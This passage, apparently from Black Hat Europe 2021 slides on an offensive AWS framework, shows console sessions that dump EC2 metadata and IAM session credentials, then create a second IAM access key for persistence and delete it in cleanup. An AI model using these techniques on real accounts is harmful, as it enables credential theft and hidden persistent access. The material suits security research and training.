-------------------------------------------------------------------------------------------------------------------------------------------

User: None
-------------------------------------------------------------------------------------------------------------------------------------------

Environment Variables:
        HOSTNAME: 3a62c78f0941
        PWD: /tmp
        HOME: /root
        LS_COLORS: rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
        TERM: xterm
        SHLVL: 1
        PATH: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
        OLDPWD: /
        _: /blackhat_demo
        LD_LIBRARY_PATH: /tmp/_MEIolelpT
        SSL_CERT_FILE: /tmp/_MEIolelpT/certifi/cacert.pem
-------------------------------------------------------------------------------------------------------------------------------------------

AWS Credentials:
-------------------------------------------------------------------------------------------------------------------------------------------

-------------------------------
META-DATA
-------------------------------
        status_code: 200
        user-data: echo "Hello World" > /hello.txt
        ami-id: ami-0f7cd40eac2214b37
        instance-id: i-081865c1186ea23bc
        instance-type: t2.micro
        local-ipv4: 172.31.11.62
        local-hostname: ip-172-31-11-62.eu-west-3.compute.internal
        public-ipv4: 13.37.101.73
        public-hostname: ec2-13-37-101-73.eu-west-3.compute.amazonaws.com
        security-groups: launch-wizard-1
        reservation-id: r-05ebb27254d4dc6ae
        iam:
                Code: Success
                LastUpdated: 2021-10-21T10:35:43Z
                Type: AWS-HMAC
                AccessKeyId: ASIAQAOPTSTIO3G36TSS
                SecretAccessKey: f3SHDMCRM57SIRm60rUSLURsFpIQdWWfVB6XvLaL
                Token: IQoJb3JpZ2luX2VjEGMaCWV1LXdlc3QtMyJIMEYCIQC/EIoNdEoc3L6VTv6Y/SHBuuqZPIe6vMGF2gmwZWQQBQIhAPvqmaJkzZ2jscVIPOe9kQBYv9Mn1Zlc8a/Q6+HzFTEFV4vaDCOz//////////wEQABoMMDAeOTcyMjg3MTg0IgyQQO+v7zEdLsLJP2Ku0AQuwhWUIKO/iPtWxDy9hRtiEnSjWOAFoF6QkgGkzrAAMcP5pg4v4ZWGhVBNHn3Qbfwtse5MOA+JKCX1CxXxHEbJoe0voPUFLMF3aPYd7JqlA86w9XUeg906ewBRl3HBWhwgbcp1gUgBQ9YkUMlkUuqQS3DAIPr+BqJkrtb+xIUGkw+GaLsa6HFSfLUmIkPh/3Ry7Hz/+2O345Rehz9YwVZxQVlbXGoFnujLpmSdKjfnujsTtCWDSNWWGLzt9ycZDAANcPxMU3O8Bar9kO7oOHnBeSKDxuGirPFy6+4lHNQ/LcWJvVcoarGAHb+VBc8dj//lZzsBFpiJqBMEenRnWNDX2m+eFnkPGGYskbewzEB2jtqJtR2bts2RqH6R+Ss7SZEzowQvWQCMJVoUISOyPwD8Gfhny2hW3yAGOkQLkpD1aECemvNGWDu8gAgY+D6bWM+v0h7bll/6lVARpcIp9CCiRo7unJdAXO83/wD3yGSvxPkKqmKIj2iFFcQBgMirWPP+2lvWMj6ddiVEmFCCbKsbEzwd8kNBE/AQj35O+kD9eoPr7mQY3Kn6B2FBsx4kI9dXX+HzgtzB8TRUgXl1iqzDmhMwLBjqlARn+MK+4rJVJmu+Ip8XmPLPnmP6n0ivjNpql7uKQSmS/s8pzgVXpkMW/mXyo6P7+suNtzVuCdPJ8/dzm8LtF2AxSnhjiowyVcpezluLZvmQSLf1SpJS/JPtBfqU8699WOWZPZPGt+rqvxBdWsEN7q8BVMQ3TBbMm1a4MQm==
                Expiration: 2021-10-21T17:10:18Z
                InstanceProfileArn: arn:aws:iam::000972287184:instance-profile/EC2-SSMRole
-------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------

Output saved to file '/workspaces/blackhat/itetqkna/21_10_2021_10_50_35_check_env'
-------------------------------------------------------------------------------------------------------------------------------------------

(blackhat)()(itetqkna)(stager/aws_python_tcp_xor_encrypted) >>>
```

Persistence

PERSIST WITH EXTRA CREDENTIALS

Before Persistence:

```
(blackhat)()(enum/aws_sts_get_access_key_info) >>> set ACCESSKEYID AKIAQAOPT5TICJCO4E4I
(blackhat)()(enum/aws_sts_get_access_key_info) >>> run
------------------------------------------------
AccessKeyID: AKIAQAOPT5TICJCO4E4I
------------------------------------------------
        Account: 000972287184
```

Persisting

```
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> set user testuser
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> run
[*] Content dumped on file './workspaces/blackhat/20_10_2021_19_04_35_iam_testuser'.
---------------------------------
UserName: testuser
---------------------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIFWELAZNH
        Status: Active
        SecretAccessKey: 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
        CreateDate: 2021-10-20 17:04:35+00:00
```

After Persistence:

```
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
-----------------------
Username: testuser
-----------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TICJCO4E4I
        Status: Active
        CreateDate: 2021-10-17 19:36:44+00:00

        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIFWELAZNH
        Status: Active
        CreateDate: 2021-10-20 17:04:35+00:00


[*] Output written to file './workspaces/blackhat/20_10_2021_19_09_36_iam_get_user_details' .
```

In AWS, every user has 2 sets of credentials that he can use.
One is created and provided when the user is created and the other can be created by a user by using CreateAccessKey privilege.
This can be done to any user with only one credential, and it will not affect the other one.

Cleanup

Cleanup the changes

Before Cleanup

```
()()(AWS) >>> use module enum/aws_iam_list_access_keys
()()(enum/aws_iam_list_access_keys) >>> set users testuser
()()(enum/aws_iam_list_access_keys) >>> use workspace blackhat
(blackhat)()(enum/aws_iam_list_access_keys) >>> use credentials administrator
[*] Currect credential profile set to 'administrator'.Use 'show current-creds' to check them.
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
------------------------
Username: testuser
------------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TICJCO4E4I
        Status: Active
        CreateDate: 2021-10-17 19:36:44+00:00

        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIIAIZNKMK
        Status: Active
        CreateDate: 2021-10-20 22:22:28+00:00


[*] Output written to file './workspaces/blackhat/21_10_2021_00_26_43_iam_get_user_details' .
```

Cleanup

```
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set USERNAME testuser
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set access key AKIAQAOPT5TIIAIZNKMK
[*] That option does not exist on this module
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set accesskey AKIAQAOPT5TIIAIZNKMK
[*] That option does not exist on this module
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> set access-key AKIAQAOPT5TIIAIZNKMK
(blackhat)()(cleanup/aws_iam_delete_access_key) >>> run
Access Key testuser of User AKIAQAOPT5TIIAIZNKMK was successfully deleted.
```

After Cleanup

```
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
------------------------
Username: testuser
------------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TICJCO4E4I
        Status: Active
        CreateDate: 2021-10-17 19:36:44+00:00


[*] Output written to file './workspaces/blackhat/21_10_2021_00_33_58_iam_get_user_details' .
```

Ongoing and future plans

Ongoing

- CloudTrail, GuardDuty, ECS, EKS, SES, RDS Modules
- Golang RevShell
- Privesc Enumeration script and Privesc Modules
- Azure and AzureAD modules

Future Plans

- TeamServer
- API
- Other Cloud Providers

Other similar Tools

Pacu - https://github.com/RhinoSecurityLabs/pacu

ScoutSuite - https://github.com/nccgroup/ScoutSuite

Nimbostratus - https://github.com/andresriancho/nimbostratus


AWS_PWN - https://github.com/dagrz/aws_pwn

CloudGoat - https://github.com/RhinoSecurityLabs/cloudgoat

SadCloud - https://github.com/nccgroup/sadcloud

black hat
EUROPE 2021

References



HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725

HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1

https://rhinosecuritylabs.com/blog/


https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf

BOTO3 DOCUMENTATION

https://boto3.amazonaws.com/v1/documentation/api/latest/index.html

AWS CLI DOCUMENTATION

https://docs.aws.amazon.com/



THANK YOU!

QUESTIONS?

black hat
EUROPE 2021